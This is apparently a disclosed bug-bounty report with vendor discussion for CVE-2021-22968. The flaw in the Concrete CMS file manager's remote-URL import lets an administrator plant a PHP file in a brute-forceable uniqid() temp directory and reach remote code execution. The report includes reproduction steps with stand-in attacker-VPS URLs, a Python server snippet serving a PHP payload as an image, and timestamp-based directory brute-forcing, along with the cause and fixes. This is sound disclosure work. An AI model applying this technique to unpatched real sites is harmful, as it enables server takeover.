9 **A bypass of adding remote files in concrete5 FIlemanager leads to remote code execution**

Share:

TIMELINE

byc_404 submitted a report to Concrete CMS. Sep 24th (about 1 y

Hi, I 'm currently testing the latest concretecms on my own pc and found some security problems of file manager.
Concretecms allows user to upload remote files via file manager. With some techniques to bypass restriction of this function, a evil user will be able to download arbitary php file into accessible file folder. Since the folder name is generated with `uniqid()`, bruteforcing 5-digits hex code can leads to the correct directory wh our php file lies. Then you can just visit it to get RCE.


Privileges required: Administrator
Magic word for submitting the report: crayons

Reproduce

- Login as a user with Administrator privileges.
- set up evil server: run `python3 server.py` on your remote VPS server. Here my python server is listening at port 8877.

Image F1459853: capture_20210924183958857.bmp 160.65 KiB


Zoom in Zoom out Copy Download



- add following urls： The top evil link is to our webshell file `http://YOUR_VPS_IP:8877/byc.php`, following multiple `http://YOUR_VPS_IP:8877/stuck` links(20+ can assure the execution time).

Image F1459871: 419EA7E4-38F5-468a-9DB1-D6047D649F6C_edit_463550871289683.png 136.99 KiB

Zoom in Zoom out Copy Download



- wait 120 seconds for this process to send error. You can also see the log on your server.

Image F1459875: capture_20210924185827102.bmp 4.12 MiB

Zoom in Zoom out Copy Download





Image F1459878: capture_20210924185941916.bmp 2.39 MiB

Zoom in Zoom out Copy Download



- Check your website folder and find that the evil php script stays in a temp folder. You can directly access this file from browser.


(Although this directory name seems random, the name of it is actually generated by `uniqid()` with total length 13. The first 8 characters are actually the UTC timestamp of the time when you send request. So you can bruteforce the last 5 characters and access the exact folder where our file lies.)

Image F1459887: capture_20210924190414112.bmp 2.04 MiB

Zoom in Zoom out Copy Download

Image F1459884: capture_20210924190233359.bmp 6.84 MiB

Zoom in Zoom out Copy Download



Code analysis

The source code below in `concrete/controllers/backend/file.php` shows the main logic of my exploit. The server takes multiple urls as input, validate each of the and then download it. The error during this process will be collected and send in response at last.

Code 1.08 KiB

Wrap lines Copy Dow

```
            $this->checkRemoteURlsToImport($urls);
            $originalPage = $this->getImportOriginalPage();
            $fi = $this->app->make(Importer::class);
            $volatileDirectory = $this->app->make(VolatileDirectory::class);
            foreach ($urls as $url) {
                try {
                    $downloadedFile = $this->downloadRemoteURL($url, $volatileDirectory->getPath());
                    $fileVersion = $fi->import($downloadedFile, false, $replacingFile ?: $this->getDestinationFolder());
                    if (!$fileVersion instanceof FileVersionEntity) {
                        $errors->add($url . ': ' . $fi->getErrorMessage($fileVersion));
                    } else {
                        if ($originalPage !== null) {
                            $fileVersion->getFile()->setOriginalPage($originalPage->getCollectionID());
                        }
                        $importedFileVersions[] = $fileVersion;
                    }
                } catch (UserMessageException $x) {
                    $errors->add($x);
                }
            }
```

The `downloadRemoteURL` function somehow allows url path like `/byc.php`. So php file will be written into directory.

Image F1460016: capture_20210924210347734.bmp 1.57 MiB

Zoom in Zoom out Copy Download

However, the directory will be deleted by the `__destruct` function of `VolatileDirectory`, it seems impossible to race condition and access our php file before del

Image F1459990: capture_20210924210525694.bmp 1.36 MiB

Zoom in Zoom out Copy Download

```
    */
    public function __destruct()
    {
        if ($this->path !== null) {
            try {
                $this->filesystem->deleteDirectory($this->path);
            } catch (Exception $foo) {
            }
            $this->path = null;
        }
    }
}
```

So as long as we trigger an error before `__destruct` is called, we can keep our php file in that temp directory with enough time to bruteforce.

Code 396 Bytes Wrap lines Copy Dow

```
EXPLOIT="<?php phpinfo(); "
class MyServer(BaseHTTPRequestHandler):
    def do_GET(self):
        print(f'Current time: {datetime.utcnow().strftime("%Y-%m-%d %H:%M:%S")}')
        self.send_response(200)
        self.send_header("Content-type", "image/jpeg")
        self.end_headers()
        self.wfile.write(EXPLOIT.encode('utf-8'))
        if self.path == "/stuck":
            time.sleep(10)
```

So that's how I bypass the limit and successfully write a file into folder.

Possible Fix Method

- Disallow php file extension when writing it , although it will be deleted soon
- do not use `uniqid` to create directory under `/temp` cause most chars of it can be deduced by the current time. Use `md5(uniqid())` will make this exploit una bruteforce.

eg.
As it is shown above, the directory of my evil file lies is `volatile-0-614daecb71435` . Take the first 8 chars `614daecb` and execute python code:

Code 122 Bytes Wrap lines Copy Dow

```
print(datetime.datetime.fromtimestamp(int('0x614daecb', 16), tz=datetime.timezone.utc))
#result: 2021-09-24 10:56:11+00:00
```

And you can check out the time when my server receives the first request: `2021-09-24 10:56:12` which is 1 second after the directory creates.
So user can easily get the time when directory creates.

Concluding, anyone get access to admin user will be able to write arbitary files into brute-forceable directory which leads to Remote Code Execution.

Thanks,

Best regards.

Impact

Remote Code Execution

9 attachments:
F1459839: server.py
F1459853: capture_20210924183958857.bmp
F1459871: 419EA7E4-38F5-468a-9DB1-D6047D649F6C_edit_463550871289683.png
F1459875: capture_20210924185827102.bmp
F1459878: capture_20210924185941916.bmp
F1459884: capture_20210924190233359.bmp
F1459887: capture_20210924190414112.bmp
F1459990: capture_20210924210525694.bmp
F1460016: capture_20210924210347734.bmp

korvin Concrete CMS staff posted a comment. Sep 24th (about 1 y
Hi @byc_404,
It looks like I'm unable to upload files with a .php extension to the file manager by default. How are you bypassing that filter?

korvin Concrete CMS staff updated the severity from High to Medium (5.4). Sep 24th (about 1 y

korvin Concrete CMS staff updated the severity from Medium (5.4) to Medium (5.4). Sep 24th (about 1 y

korvin Concrete CMS staff posted a comment. Sep 24th (about 1 y
I see how it's happening now, thanks for the detailed explanation! Clearly the fix here needs to be that we check the allowed file extension before we download the to that tmp directory.

korvin Concrete CMS staff changed the status to **0 Triaged**. Sep 24th (about 1 y

byc_404 posted a comment. Sep 24th (about 1 y
Hi, @korvin ,


Did you use the remote file upload? You can find it in `Upload files` => `Add files` , then select `Remote files` . And paste urls as I mention above.

Of course you can't upload a php extension file by default, this exploit requires a remote server to run my `server.py` and continue . This script is a modified http s which sends my payload as remote files. You should run `server.py` on that remote server, and request will be sent to that remote server as well.

Here,replace `xxxx` with your remote server ip. Then click `Add files` . You should see that there are incoming request to the python script and the log of python server just like the picture I mentioned above.

Image F1460151: 1.png 80.38 KiB

Zoom in Zoom out Copy Download



1 attachment:
F1460151: 1.png

byc_404 posted a comment. Sep 24th (about 1 y
Sure, glad to help out if you have any problem.

lisaciso Concrete CMS staff posted a comment. Oct 5th (about 1 y
@byc_404 Hello. Thanks so much for your contribution to keeping Concrete CMS safe. A fix for this has been merged into the release candidates for Concrete CM versions 8.5.7 and 9.0. I will be getting a CVE for this but please do not disclose it or this report until we give you the ok. Thanks for understanding.

lisaciso Concrete CMS staff updated CVE reference to CVE-2021-22968. Oct 29th (about 1 y

lisaciso Concrete CMS staff posted a comment. Updated Oct 29th (about 1 y
@byc_404 CVE-2021-22968 has been assigned. This fix is in the version 9.0 that has just been released. However, currently there are two separate versions (8 anc Concrete CMS while the Marketplace developers complete porting their products to version 9. Hence, we will embargo this CVE until version 8.5.7 is released in th next month or so. Thanks for your patience.

What name would you like to use for credit in the release notes?

byc_404 posted a comment. Oct 30th (about 1 y
Hi, @lisaciso. Thanks for your inform. I 'll wait till the next version released. As for the name , you can use `Joe` .

lisaciso Concrete CMS staff posted a comment. Nov 5th (about 1 y
@byc_404 We had another reporter submit a duplicate report for this after your report. That reporter is interested in discussing this with you after this report is disclosed. You ok if I give him your HackerOne handle?

byc_404 posted a comment. Nov 5th (about 1 y
Sure, I 'm ok with this.

lisaciso Concrete CMS staff posted a comment. Nov 10th (about 1 y
@byc_404 You may disclose. We have requested that HackerOne inform MITRE to publish the CVE. The release notes outlining the fix are here:
https://documentation.concretecms.org/developers/introduction/version-history/857-release-notes
Thanks again for all the reports.
Lisa

lisaciso Concrete CMS staff closed the report and changed the status to **Resolved**. Nov 10th (about 1 y

byc_404 posted a comment. Nov 10th (about 1 y
Sure

byc_404 requested to disclose this report. Nov 10th (about 1 y